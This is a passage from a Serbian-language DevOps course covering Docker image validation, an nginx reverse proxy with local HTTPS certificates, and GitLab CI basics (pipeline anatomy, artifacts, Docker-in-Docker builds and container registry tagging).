- trivy --severity HIGH,CRITICAL bez rešivih nalaza
- smoke test vraća 200
- sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md`

Evo outputa:
[ovde lepiš hadolint output, trivy output, curl output]

Za svaki acceptance kriterijum: da ✓ ili ne x.
Ako ne – šta tačno fali?

5. UAT — rucna validacija

| # | Akcija | Očekivani rezultat |
|---|--|---|
| 1 | Pokreni <code>docker run --rm -i hadolint/hadolint < Dockerfile</code> | Terminalni izlaz ne sadrži linije koje počinju sa <code>DL</code> ili <code>SC</code> |
| 2 | Pokreni <code>trivy image --severity HIGH,CRITICAL helloworld:local</code> | Tabela rezultata prikazuje 0 HIGH i 0 CRITICAL ranjivosti |
| 3 | Pokreni <code>docker run -d --name hw -p 8080:80 helloworld:local && curl -s -o /dev/null -w "%{http_code}" http://localhost:8080</code> | Shell ispisuje <code>200</code> |
| 4 | Pokreni <code>docker rm -f hw</code> i potom <code>docker ps -a grep hw</code> | Nema izlaza — kontejner je uklonjen |

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Docker sync (oblast 01)
- Urađeno: dockerfile-checks rule dodat / ili: odlučeno bez dodatka jer ...
- Naučeno: hadolint + trivy kao Docker validacija u project-a-workflow
- Šta bi promenio:
```

14 — nginx kao reverse proxy i HTTPS lokalno

Zašto reverse proxy — ne izlagati app direktno

App kontejner sluša na portu 8080. Taj port nije namijenjen za direktni pristup iz browsera u produkciji niti lokalno. nginx stoji ispred kao kapija:

TLS offload: App ne mora znati ništa o certifikatima. nginx prima HTTPS konekciju, dešifrira je, i prosljeđuje čisti HTTP na `app:8080` kroz interni Docker network. App je jednostavnija, certifikati su na jednom mjestu.

Jedan nginx, više servisa: nginx može routati po putanji — `/api` ide na Go servis, `/` ide na Vue app — bez da klijent zna da postoje dva backenda.

HTTP → HTTPS redirect na jednom mjestu: Redirect pravilo je u nginx konfiguraciji, ne u aplikacionom kodu. Kada sutra promijeniš policy, mijenjamo jedan fajl.

Security headers na jednom mjestu: HSTS, X-Frame-Options, X-Content-Type-Options — sve u nginx, ne razbacano po aplikacijama.

Pattern koji se ne mijenja kroz cio project-A path:

```
Browser :443
  ↓ TLS termination
  nginx (reverse proxy)
    ↓ plain HTTP, interni Docker/K8s network
    app :8080
```

Dvije opcije za lokalne certifikate

Opcija A — mkcert (preporučeno)

mkcert kreira lokalni CA i dodaje ga u browser truststore. Rezultat: browser vjeruje certifikatu bez upozorenja, ista iskustvo kao na produkciji.

```
# Instalacija (jednom)
brew install mkcert
mkcert -install # dodaje lokalni CA u browser truststore — traži lozinku

# Generisanje certifikata za projekat
mkdir -p certs
mkcert -key-file certs/app.local.key -cert-file certs/app.local.crt app.local localhost 127.0.0.1
```

`mkcert -install` treba pokrenuti samo jednom po mašini. Nakon toga svi certifikati generirani s mkcert su automatski trusted.

Opcija B — openssl self-signed

Browser prikazuje upozorenje “nije sigurno”, ali certifikat tehnički radi. Korisno za automatizirano testiranje (curl -k) i CI okruženja gdje browser truststore nije relevantan.

```
mkdir -p certs
openssl req -x509 -nodes -days 365 \
  -keyout certs/app.local.key \
  -out certs/app.local.crt \
  -subj "/CN=app.local" \
  -addext "subjectAltName=DNS:app.local,DNS:localhost,IP:127.0.0.1"
```

`-nodes` znači “no DES” — privatni ključ nije enkriptiran lozinkom (nginx ga čita bez interakcije). `subjectAltName` je obavezan za moderne browsere — CN polje samo više nije dovoljno.

nginx konfiguracija kao reverse proxy

Napravi `nginx/nginx.conf`:

```
# nginx/nginx.conf
server {
    listen 80;
    server_name app.local localhost;

    # HTTP → HTTPS redirect
    return 301 https://$host$request_uri;
}

server {
    listen 443 ssl;
    server_name app.local localhost;

    ssl_certificate      /etc/nginx/certs/app.local.crt;
    ssl_certificate_key  /etc/nginx/certs/app.local.key;
    ssl_protocols        TLSv1.2 TLSv1.3;
    ssl_ciphers          HIGH:!aNULL:!MD5;

    # Security headers
    add_header Strict-Transport-Security "max-age=31536000" always;
    add_header X-Frame-Options DENY;
    add_header X-Content-Type-Options nosniff;

    location / {
        proxy_pass          http://app:8080;
        proxy_set_header    Host $host;
        proxy_set_header    X-Real-IP $remote_addr;
        proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header    X-Forwarded-Proto $scheme;
    }
}
```

`proxy_set_header X-Forwarded-Proto $scheme` govori app-u da je originalni protokol bio HTTPS — bitno za URL generisanje u aplikaciji (redirecti, linkovi).

docker-compose.yml sa nginx ispred

```
services:
  nginx:
    image: nginx:1.25-alpine
    ports:
      - "80:80"
      - "443:443"
    volumes:
      - ./nginx/nginx.conf:/etc/nginx/conf.d/default.conf:ro
      - ./certs:/etc/nginx/certs:ro
    depends_on:
      - app
    restart: unless-stopped

  app:
    build: .
    # NEMA ports prema hostu — samo nginx može pristupiti app-u
    expose:
      - "8080"
    restart: unless-stopped
```

Razlika između `ports` i `expose`

| Direktiva | Znači | Ko može pristupiti |
|---------------------------------|--|-------------------------------------|
| <code>ports: - "8080:80"</code> | Mapira host port 8080 na kontejner port 80 | Browser na hostu, svi |
| <code>expose: - "8080"</code> | Dokumentuje port unutar Docker networka | Samo drugi kontejneri u istoj mreži |

`expose` bez `ports` znači: nginx kontejner može kontaktirati `app:8080`, ali `curl http://localhost:8080` s hosta dobija "Connection refused". To je željeno ponašanje — jedini ulaz je kroz nginx.

/etc/hosts entry za app.local

Da bi `app.local` radio u browseru lokalno, trebaš DNS mapping:

```
echo "127.0.0.1 app.local" | sudo tee -a /etc/hosts
```

Provjeri:

```
ping app.local
# PING app.local (127.0.0.1)
```

Provjera da radi

```
# Pokreni stack
docker compose up -d

# Provjeri redirect (HTTP → HTTPS)
curl -I http://localhost
# HTTP/1.1 301 Moved Permanently
# Location: https://localhost/

# Provjeri HTTPS sadržaj
# Sa mkcert (trusted cert) — bez -k:
curl https://localhost
curl https://app.local

# Sa openssl self-signed — potreban -k (skip cert validation):
curl -k https://localhost

# Provjeri da app nije direktno dostupan s hosta:
curl http://localhost:8080
# curl: (7) Failed to connect to localhost port 8080: Connection refused
```

`docker compose ps` treba pokazivati nginx sa portovima 0.0.0.0:80 i 0.0.0.0:443, a app bez ikakvih mapiranih portova prema hostu.

Struktura fajlova

```
project-a/
├── certs/
│   ├── app.local.crt
│   └── app.local.key
├── nginx/
│   └── nginx.conf
├── docker-compose.yml
└── Dockerfile
```

`certs/` mora biti u `.gitignore` — privatni ključevi se ne commituju:

```
# .gitignore
certs/
```

Veza sa ostalim okruženjima

Ovaj nginx pattern je identičan u svim okruženjima — samo certifikat dolazi s drugog mjesta:

| Okruženje | Ko terminira TLS | Certifikat |
|------------------------|--------------------------|--|
| Lokalni docker-compose | nginx kontejner | mkcert ili openssl |
| kind (lokalni K8s) | nginx-ingress controller | cert-manager self-signed ClusterIssuer |
| AWS dev/staging | AWS ALB | ACM managed |
| AWS prod | AWS ALB | ACM managed, auto-renewal |

App kontejner je uvijek isti. Mijenja se samo ko stoji ispred njega i odakle dolazi certifikat.

Phase — 02-gitlab-ci-osnove

Directory: 02-gitlab-ci-osnove/

Source: 02-gitlab-ci-osnove/01-gitlab-ci-koncepti.md

01 - GitLab CI: Koncepti i Zašto

Problem koji CI/CD rješava

Zamislite situaciju bez automatizacije. Razvijate nginx hello-world aplikaciju. Napravite izmjenu u `index.html`, build-ujete Docker image ručno, logujete se na server, povlačite image, restartujete kontejner. Svaki put. Isti postupak. Ako pogriješite u jednom koraku — greška ide u produkciju bez provjere.

To je **manual deploy**. Skalira loše, greškama je sklon, i blokira tim jer samo onaj ko “zna komande” može deploovati.

Continuous Integration (CI) automatizuje provjeru koda: svaki push pokreće build i testove. **Continuous Deployment (CD)** automatizuje isporuku: ako testovi prođu, kod ide na okruženje.

Rezultat: svaki developer može pushati kod i sigurno znati da će sistem provjeriti ispravnost i isporučiti ga — bez ručnog rada.

Zašto GitLab CI za ovaj projekat

Postoje tri dominantna alata:

Jenkins — najstariji, nevjerojatno fleksibilan, ali zahtijeva zasebni server, kompleksnu konfiguraciju i mnogo održavanja. Previše overhead-a za novi projekat.

GitHub Actions — odlična integracija s GitHub-om, dobra zajednica. Ali koristimo GitLab za hosting koda i Container Registry, pa bi Actions značio rad između dva sistema.

GitLab CI/CD — ugrađen direktno u GitLab. Isti sistem gdje živi kod, container registry, merge requestovi, environments. Nema integracija koje treba podešavati. Pipeline konfiguracija je fajl u repou, verzionisan zajedno s kodom.

Za project-A: kod je na GitLab-u, image ide u GitLab Container Registry, pipeline je GitLab CI. Jedan sistem, nula eksternih dependency-ja.

Anatomija pipeline-a

Kada napravite push, GitLab čita `.gitlab-ci.yml` iz korijena repoa i pokreće pipeline. Tok je uvijek isti:

```
TRIGGER → STAGES → JOBS → ARTIFACTS
```

Trigger — šta je pokrenulo pipeline: push na branch, merge request, ručno pokretanje, raspored (scheduled).

Stages — faze koje se izvršavaju sekvencijalno. Dok jedan stage ne završi (uspješno), sljedeći ne počinje. Tipično: `build → test → deploy`.

Jobs — konkretni zadaci unutar stage-a. Svi jobovi unutar istog stage-a izvršavaju se **paralelno** (ako ima dostupnih runnere). Job je ono što zapravo radi posao: izvršava shell komande unutar Docker kontejnera.

Artifacts — fajlovi koje job proizvede i preda dalje. Build job napravi Docker image i spremi digest, test job ga koristi, deploy job uzima taj isti image.

GitLab Runner: izvršilac posla

GitLab Runner je zasebni proces koji čeka na poslove od GitLab-a i izvršava ih. GitLab.com nudi **shared runners** — slobodni resursi koje možete koristiti bez vlastitog servera.

Kada job počne, runner: 1. Povuče Docker image naveden u `image:` ključu joba 2. Pokrene kontejner 3. Klonira repo unutar kontejnera 4. Izvrši komande iz `script:` 5. Prikupi artifacts 6. Uništi kontejner

Docker executor znači da svaki job dobija svježi, čist kontejner. Nema zagađenja između jobova, nema “radi na mom računaru” problema. Kontejner se pokrene, uradi posao, nestane.

Važno razumjeti: runner ne pamti stanje između jobova (osim kroz artifacts i cache). Svaki job počinje od nule.

Veza sa project-A

Svaki push na bilo koji branch pokreće pipeline za hello-world aplikaciju:

```
push index.html izmjene
↓
build job: docker build → image u registry
↓
test job: docker run → curl → provjeri HTTP 200
↓
deploy job: kubectl apply → ažuriraj K8s deployment
```

Na `main` branchu deploy ide na staging i (nakon odobravanja) prod. Na feature branchovima pipeline se zaustavi na testu — nema automatskog deploja. Na merge requestovima se kreira review environment (vidjet ćemo u kasnijim modulima).

Svaki inženjer u timu pushuje kod i pipeline garantuje da loš kod ne dođe do korisnika.

Source: `02-gitlab-ci-osnove/02-gitlab-yml-anatomija.md`

02 - .gitlab-ci.yml Anatomija

Srce pipeline-a

`.gitlab-ci.yml` je jedini fajl koji opisuje cijeli pipeline. Živi u **korijenu repoa**, verzionisan je u gitu zajedno s kodom. To nije slučajno — ako izmijenite aplikaciju i pipeline u istom commitu, oboje se mijenjaju atomično. Nema situacije gdje je novi kod deploovan starim pipeline-om.

GitLab čita ovaj fajl na svakom triggeru i konstruiše DAG (directed acyclic graph) jobova za izvršavanje.

Top-level ključevi

```
# Redosled stages – sekvencijalno
stages:
  - build
  - test
  - deploy

# Varijable dostupne svim jobovima
variables:
  IMAGE_TAG: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA
  DOCKER_DRIVER: overlay2

# Podrazumijevane postavke koje nasljeđuju svi jobovi
default:
  image: docker:24
  tags:
    - docker

# Uvoz vanjskih fajlova (modularizacija velikih pipeline-a)
include:
  - local: '.gitlab/ci/deploy.yml'
  - template: 'Security/SAST.gitlab-ci.yml'
```

`stages` definišu redosled. Ako ne navedete `stages`, svi jobovi idu u podrazumijevani stage `test`.

`variables` su environment varijable dostupne u svim jobovima. Možete ih override-ovati na nivou joba.

`default` postavlja vrijednosti koje svi jobovi nasljeđuju ako ne definišu vlastite. Korisno za `image`, `before_script`, `tags`.

`include` omogućava razbijanje velikog `.gitlab-ci.yml` na više fajlova. Za project-A ćemo početi s jednim fajlom.

Job definicija

Job je osnovna jedinica. Mora biti unutar nekog stage-a.

```
build-image:
  stage: build          # kojoj fazi pripada
  image: docker:24      # Docker image za ovaj job
  services:
    - docker:24-dind    # Docker-in-Docker daemon
  variables:
    DOCKER_TLS_CERTDIR: "/certs"
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
  script:
    - docker build -t $IMAGE_TAG .
    - docker push $IMAGE_TAG
  artifacts:
    reports:
      dotenv: build.env    # preda varijable sljedećem jobu
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
      when: always
    - when: never
```

`image` — Docker image koji runner pokreće kao kontejner za ovaj job. Sve komande iz `script` izvršavaju se unutar tog kontejnera.

`services` — dodatni kontejneri koji rade pored glavnog. Docker-in-Docker zahtijeva `docker:dind` service da bi `docker` komanda radila unutar joba.

`before_script` — komande koje se izvršavaju prije `script`. Tipično: prijava u registry, instalacija alata.

`script` — lista komandi koje job izvršava. Ako bilo koja komanda vrati non-zero exit code, job **fail-uje** i pipeline se zaustavlja.

`artifacts` — fajlovi koje job sačuva i preda dalje (sledećim jobovima ili za preuzimanje iz UI).

rules vs only/except

Stari način kontrole kada se job izvršava:

```
# STARI PRISTUP — izbjegavati
deploy:
  only:
    - main
  except:
    - tags
```

Novi pristup s `rules`:

```
# MODERNI PRISTUP — koristiti uvijek
deploy:
  rules:
    - if: $CI_COMMIT_BRANCH == "main" && $CI_PIPELINE_SOURCE == "push"
      when: always
    - if: $CI_MERGE_REQUEST_ID
      when: manual
    - when: never
```

`rules` je moćniji jer: - Podržava složene logičke izraze (`&&`, `||`) - Može mijenjati varijable po uvjetu (`variables:` unutar rule-a) - Može mijenjati `when` (`always`, `manual`, `never`, `delayed`) - Evaluira se odozgo prema dolje, prva koja se podudara — primjenjuje se

`only/except` je deprecated. Ne koristite ga u novim pipeline-ima.

Praktičan primer: minimalni pipeline za hello-world

```
stages:
  - build
  - test

variables:
  IMAGE_TAG: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA

default:
  image: docker:24
  services:
    - docker:24-dind
  variables:
    DOCKER_TLS_CERTDIR: "/certs"
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY

build-image:
  stage: build
  script:
    - docker build -t $IMAGE_TAG .
    - docker push $IMAGE_TAG
  rules:
    - if: $CI_COMMIT_BRANCH

test-image:
  stage: test
  script:
    - docker run --rm -d --name test-app -p 8080:80 $IMAGE_TAG
    - sleep 2
    - curl -f http://localhost:8080 || (docker logs test-app && exit 1)
    - docker stop test-app
  rules:
    - if: $CI_COMMIT_BRANCH
```

Ovaj pipeline radi dvije stvari: gradi image i provjerava da li nginx odgovara na HTTP zahtjev. Svega 30-ak linija, ali opisuje kompletan CI ciklus.

Kako AI pomaže

Kada radite sa GitLab CI, jedan od najefikasnijih načina učenja je analiza cijelih fajlova uz pomoć Claude-a.

Primjeri upita koji dobro rade:

- “Evo mog `.gitlab-ci.yml`. Objasni mi šta radi svaki dio i zašto je strukturiran ovako.”
- “Zašto ovaj job fail-uje? Evo loga: [paste loga]”
- “Refaktoriši ovaj pipeline da koristi `rules` umjesto `only/except`”
- “Dodaj stage za security scanning koji se pokreće samo na main branchu”

Strategija: počnite s minimalnim pipeline-om koji radi, pa postepeno dodajte kompleksnost. Claude može objasniti svaku izmjenu u kontekstu vašeg projekta.

03 - Stages, Jobs i Artifacts

Stages: sekvencijalni tok

Stages definišu redosled izvršavanja. GitLab ih izvršava jedan po jedan — sljedeći stage počinje tek kada svi jobovi prethodnog završe uspješno.

```
stages:
  - build      # 1. gradi image
  - test       # 2. testira image (samo ako build prošao)
  - release    # 3. taguje image kao stable
  - deploy     # 4. deplouje na okruženje
```

Ako `build` stage fail-uje, `test` se nikad ne pokreće. Ovo je željeno ponašanje — nema smisla testirati image koji nije ni napravljen.

Paralelizacija unutar stage-a: svi jobovi istog stage-a pokreću se istovremeno (ako ima slobodnih runnera). Ovo je ključno za ubrzanje pipeline-a:

```
test:
  stage: test

lint:
  stage: test  # pokreće se paralelno s test jobom!

security-scan:
  stage: test  # i ovaj — sva tri idu istovremeno
```

Job dependencies: needs keyword

Podrazumijevano, job u stage-u čeka da **svi jobovi prethodnog stage-a** završe. `needs` mijenja to — job počinje čim završe specificirani jobovi, bez obzira na stage.

```
stages:
  - build
  - test
  - deploy

build-image:
  stage: build
  script:
    - docker build -t $IMAGE_TAG .
    - docker push $IMAGE_TAG

# Ovaj job NE čeka lint job — počinje čim build-image završi
integration-test:
  stage: test
  needs:
    - build-image
  script:
    - docker run --rm $IMAGE_TAG curl -f http://localhost

# Ovaj job čeka oba testa
deploy-dev:
  stage: deploy
  needs:
    - integration-test
    - lint          # mora završiti i lint
  script:
    - kubectl apply -f k8s/
```

Ovo je **DAG pipeline** (Directed Acyclic Graph). Korisno kada imate dugotrajne jobove koji ne zavise jedan od drugog — ne čekaju nepotrebno.

Artifacts: dijeljenje između jobova

Artifacts su fajlovi ili direktoriji koje job kreira i koje GitLab čuva. Sljedeći jobovi (po defaultu u istom pipeline-u) ih automatski dobijaju.

```
build-image:
  stage: build
  script:
    - docker build -t $IMAGE_TAG .
    - docker push $IMAGE_TAG
    # Spremi image digest za sljedeće jobove
    - docker inspect --format='{{index .RepoDigests 0}}' $IMAGE_TAG > image-digest.txt
    - echo "IMAGE_DIGEST=$(cat image-digest.txt)" >> build.env
  artifacts:
    paths:
      - image-digest.txt      # fajl dostupan za preuzimanje iz UI
    reports:
      dotenv: build.env      # varijable automatski ubačene u okruženje sljedećih jobova
    expire_in: 1 week       # automatski briše se nakon 7 dana
```

U sljedećem jobu:

```
deploy:
  stage: deploy
  script:
    - echo "Deploying $IMAGE_DIGEST" # varijabla automatski dostupna iz dotenv
```

`reports.dotenv` je posebno moćan — sve što zapišete u `build.env` (format `KLJUČ=VRIJEDNOST`) postaje environment varijabla u svim sljedećim jobovima.

expire_in je obavezan da se ne bi nakupljali gigabajti artifacts. Tipične vrijednosti: `1 hour` za privremene fajlove, `1 week` za build output, `never` za release artifacts.

Cache: dependency cache vs artifact

Razlika je konceptualna:

| Cache | Artifact |
|---------------------------------------|--------------------------------------|
| Ubrzava ponavljajuće operacije | Prenosi rezultate između jobova |
| Dijeli se između pipeline-a | Samo unutar jednog pipeline-a |
| Može biti outdated (nije garantovano) | Uvijek tačan za taj pipeline |
| npm, pip, go modules | Docker image digest, compiled binary |

```
# Cache za npm dependencies
build-frontend:
  cache:
    key: "$CI_COMMIT_REF_SLUG-npm"
    paths:
      - node_modules/
    policy: pull-push # pull na početku, push na kraju
  script:
    - npm install      # brže jer node_modules iz cache-a
    - npm run build
  artifacts:
    paths:
      - dist/          # kompajlirani fajlovi idu kao artifact
    expire_in: 1 day
```

Za Docker images: ne koristite artifact za cijeli image (prevelik). Pushujte u registry i koristite tag ili digest kao identifikator.

Environments i deployments

GitLab prati deploymente po environments. Kada job deploja na okruženje, GitLab bilježi to u Environments UI.

```
deploy-staging:
  stage: deploy
  script:
    - kubectl set image deployment/hello-world nginx=$IMAGE_TAG -n helloworld-staging
  environment:
    name: staging
    url: https://staging.project-a.com
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

U GitLab UI → Operate → Environments vidite: - Koja verzija je trenutno na svakom okruženju - Historiju deploja (ko je deploovao, kada, koji commit) - Rollback dugme (deploja prethodnu verziju)

Primer: build → artifact → deploy

```
stages:
  - build
  - test
  - deploy

variables:
  IMAGE_TAG: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA

build-image:
  stage: build
  image: docker:24
  services:
    - docker:24-dind
  variables:
    DOCKER_TLS_CERTDIR: "/certs"
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
  script:
    - docker build -t $IMAGE_TAG .
    - docker push $IMAGE_TAG
    - echo "BUILT_IMAGE=$IMAGE_TAG" >> build.env
  artifacts:
    reports:
      dotenv: build.env
    expire_in: 1 day

test-image:
  stage: test
  needs:
    - build-image # ne čeka ostatak build stage-a (ako ga ima)
  image: docker:24
  services:
    - docker:24-dind
  variables:
    DOCKER_TLS_CERTDIR: "/certs"
  script:
    - docker run --rm -d --name app -p 8080:80 $BUILT_IMAGE
    - sleep 2
    - curl -sf http://localhost:8080 | grep "Hello World"
    - docker stop app

deploy-dev:
  stage: deploy
  image: bitnami/kubectl:latest
  script:
    - kubectl set image deployment/hello-world nginx=$BUILT_IMAGE -n helloworld-dev
  environment:
    name: dev
    url: https://dev.project-a.local
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

`$BUILT_IMAGE` dolazi iz `build.env` — `deploy-dev` job nikad direktno ne gradi image, samo koristi tag koji je `build-image` zabilježio.

04 - Docker u GitLab CI

Problem: Docker unutar Docker kontejnera

GitLab CI job se izvršava unutar Docker kontejnera. Ali za build Docker imagea trebate Docker daemon. Kako pokrenuti Docker unutar Docker kontejnera?

Dva pristupa: **Docker-in-Docker (DinD)** i **Docker socket binding**.

Docker-in-Docker (DinD)

DinD pokreće zasebni Docker daemon unutar job kontejnera, kao `service`. Svaki job dobija vlastiti, izolovani daemon.

```
build-image:
  image: docker:24
  services:
    - name: docker:24-dind
      alias: docker
  variables:
    DOCKER_HOST: tcp://docker:2376
    DOCKER_TLS_CERTDIR: "/certs"
    DOCKER_TLS_VERIFY: "1"
    DOCKER_CERT_PATH: "/certs/client"
  script:
    - docker build -t $IMAGE_TAG .
    - docker push $IMAGE_TAG
```

Šta se dešava: 1. Runner pokreće dva kontejnera: `docker:24` (vaš job) i `docker:24-dind` (daemon) 2.

`DOCKER_HOST` usmjerava Docker klijent na DinD daemon umjesto na lokalni socket 3. TLS osigurava komunikaciju između klijenta i daemona 4. Job kontejner komunicira s DinD kontejnerom po mreži

Prednosti DinD: - Potpuna izolacija — svaki job ima vlastiti daemon, vlastiti image cache - Sigurno — job ne može pristupiti host Docker daemonu - Radi na shared GitLab.com runnerima

Nedostaci DinD: - Sporiji — daemon se pokreće od nule za svaki job, image cache se ne dijeli - Privilegovani mode — DinD kontejner zahtijeva `--privileged` flag (na shared runnerima je to već podešeno)

Podman u GitLab CI: Docker-in-Docker (`docker:dind`) nije potreban s Podmanom. Koristi Podman socket pristup: `yaml build: image: quay.io/podman/stable variables: STORAGE_DRIVER: vfs before_script: - podman info script: - podman build -t $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA . - podman push $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA` Prednost: ne treba `privileged: true` runner — Podman radi rootless.

Docker socket binding

Alternativno: montirajte host Docker socket unutar job kontejnera. Job direktno komunicira s host daemonom.

```
build-image:
  image: docker:24
  variables:
    DOCKER_HOST: unix:///var/run/docker.sock
  before_script:
    - docker info # provjera
  script:
    - docker build -t $IMAGE_TAG .
    - docker push $IMAGE_TAG
```

Runner mora biti konfigurisan s volume mountom:

```
# config.toml na runneru
[[runners]]
  [runners.docker]
    volumes = ["/var/run/docker.sock:/var/run/docker.sock"]
```

Prednosti socket binding: - Brže — koristi postojeći daemon, image layers su već cached - Manji overhead — nema pokretanja novog daemona

Nedostaci socket binding: - Sigurnosni rizik — job ima root pristup host Docker daemonu, može pristupiti svim kontejnerima i imagima na hostu - Ne radi na shared GitLab.com runnerima (ne možete montovati socket) - Job može “pobjeći” iz kontejner izolacije

Odluka za project-A: Koristimo DinD. Radimo sa shared runnerima na GitLab.com, a sigurnost je važnija od brzine u ranim fazama. Za self-hosted runner u pouzdanom okruženju socket binding je prihvatljiv kompromis.

Ključne varijable

```
variables:
  # Gdje je Docker daemon
  DOCKER_HOST: tcp://docker:2376

  # Direktorij za TLS certifikate (DinD ih kreira ovdje)
  DOCKER_TLS_CERTDIR: "/certs"

  # Storage driver (overlay2 je performansniji)
  DOCKER_DRIVER: overlay2
```

`DOCKER_TLS_CERTDIR` je posebno važan: ako ga postavite na prazan string (`DOCKER_TLS_CERTDIR: ""`), DinD radi bez TLS-a na portu 2375 (nesigurno, ali jednostavnije za debugging).

Build i push image u pipeline-u

Kompletan job za build i push:

```
build-and-push:
  stage: build
  image: docker:24
  services:
    - docker:24-dind
  variables:
    DOCKER_TLS_CERTDIR: "/certs"
    IMAGE_TAG: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA
    IMAGE_LATEST: $CI_REGISTRY_IMAGE:latest
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
  script:
    - |
      docker build \
        --tag $IMAGE_TAG \
        --tag $IMAGE_LATEST \
        --label "git.sha=$CI_COMMIT_SHA" \
        --label "git.branch=$CI_COMMIT_BRANCH" \
        --label "build.date=$(date -u +%Y-%m-%dT%H:%M:%SZ)" \
        .
    - docker push $IMAGE_TAG
    - docker push $IMAGE_LATEST
    - echo "IMAGE=$IMAGE_TAG" >> build.env
  artifacts:
    reports:
      dotenv: build.env
    expire_in: 1 day
```

Labels su metapodaci ugrađeni u image — korisni za audit (“koji commit je u ovom imageu?”).

Layer cache strategija u CI

Docker gradi image u layers. Ako se layer nije promijenio, Docker ga reuse-uje iz cache-a. U CI, svaki job je svježi kontejner — nema cache-a po defaultu.

Strategija `--cache-from`:

```
build-with-cache:
  script:
    # Povuci prethodni image da koristis kao cache
    - docker pull $CI_REGISTRY_IMAGE:latest || true
    - |
      docker build \
        --cache-from $CI_REGISTRY_IMAGE:latest \
        --tag $IMAGE_TAG \
        --tag $CI_REGISTRY_IMAGE:latest \
        .
    - docker push $IMAGE_TAG
    - docker push $CI_REGISTRY_IMAGE:latest
```

`|| true` na `docker pull` sprečava fail ako image još ne postoji (npr. prvi run). `--cache-from` koristi `latest` image kao izvor cache-a — ako se `COPY` ili `RUN` sloj nije promijenio u odnosu na prethodni build, Docker preskače taj korak.

Za nginx hello-world projekt ovo je manje kritično (build je brz), ali za projekte s npm install ili pip install može uštedjeti minute po pipelineu.

Kompletan job primer za project-A

```
build-hello-world:
  stage: build
  image: docker:24
  services:
    - name: docker:24-dind
      alias: docker
  variables:
    DOCKER_TLS_CERTDIR: "/certs"
    IMAGE_TAG: $CI_REGISTRY_IMAGE/hello-world:$CI_COMMIT_SHORT_SHA
    IMAGE_BRANCH: $CI_REGISTRY_IMAGE/hello-world:$CI_COMMIT_REF_SLUG
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
  script:
    - docker pull $IMAGE_BRANCH || true
    - |
      docker build \
        --cache-from $IMAGE_BRANCH \
        --tag $IMAGE_TAG \
        --tag $IMAGE_BRANCH \
        .
    - docker push $IMAGE_TAG
    - docker push $IMAGE_BRANCH
    - echo "IMAGE_TAG=$IMAGE_TAG" >> build.env
  artifacts:
    reports:
      dotenv: build.env
    expire_in: 1 week
  rules:
    - if: $CI_COMMIT_BRANCH
```

`$CI_COMMIT_REF_SLUG` je branch ime adaptirano za Docker tag (slasha zamjenjuje crtom, lowercase). Npr. `feature/add-button` postaje `feature-add-button`.

Source: 02-gitlab-ci-osnove/05-gitlab-container-registry.md

05 - GitLab Container Registry

Šta je i zašto je ugrađen

GitLab Container Registry je Docker registry koji dolazi besplatno sa svakim GitLab projektom. Na `registry.gitlab.com/namespace/project` možete čuvati Docker imagee bez podešavanja eksternog servisa.

Zašto je to vrijedno:

- **Nema eksternog dependency-ja** — ne trebate DockerHub nalog, AWS ECR konfiguraciju, ili zasebni Harbor server za početak
- **Automatska autentikacija u CI** — GitLab injektuje credentials direktno u pipeline jobove
- **Iste permisije kao i repozitorij** — ko ima pristup projektu, ima pristup i registry-ju
- **Besplatan za privatne projekte** (do određene kvote na GitLab.com)

Za project-A: svi imagesi idu na `registry.gitlab.com/vas-namespace/project-a`. Nema konfiguracije.

Predefinisane CI/CD varijable

GitLab automatski ubacu ove varijable u svaki pipeline job:

```
CI_REGISTRY=registry.gitlab.com
CI_REGISTRY_IMAGE=registry.gitlab.com/vas-namespace/project-a
CI_REGISTRY_USER=gitlab-ci-token
CI_REGISTRY_PASSWORD=<automatski token važeći za taj pipeline>
```

Koristite ih direktno u pipeline-u — nikad ne hardcode-ujte registry URL ili credentials:

```
before_script:
  - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
```

`CI_REGISTRY_PASSWORD` je kratkovječan token specifičan za svaki pipeline run. Ovo znači da ako neko ukrade log iz jednog pipeline-a, token je već istekao.

Strategija tagovanja

Tag je human-readable oznaka za image. Dobra strategija tagovanja pravi razliku između debugging-a u 3 ujutro i mirnog spavanja.

Commit SHA — uvijek jedinstven, direktno mapira na git commit:

```
registry.gitlab.com/firma/project-a:a3f9c21
```

Branch name — posljednji build s tog brancha:

```
registry.gitlab.com/firma/project-a:main
registry.gitlab.com/firma/project-a:feature-novi-header
```

latest — konvencija za “najnoviji stable build”. Opasno ako se ne pazi — ne znate koji commit je u `latest` bez inspekcije.

Semantic versioning — za release deploymente:

```
registry.gitlab.com/firma/project-a:1.2.3
registry.gitlab.com/firma/project-a:1.2
registry.gitlab.com/firma/project-a:1
```

Preporuka za project-A pipeline:

```
variables:
  IMAGE_SHA: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA
  IMAGE_BRANCH: $CI_REGISTRY_IMAGE:$CI_COMMIT_REF_SLUG
  IMAGE_LATEST: $CI_REGISTRY_IMAGE:latest

script:
  - docker build -t $IMAGE_SHA -t $IMAGE_BRANCH .
  - docker push $IMAGE_SHA
  - docker push $IMAGE_BRANCH
  # latest samo s main brancha
  - |
    if [ "$CI_COMMIT_BRANCH" = "main" ]; then
      docker tag $IMAGE_SHA $IMAGE_LATEST
      docker push $IMAGE_LATEST
    fi
```

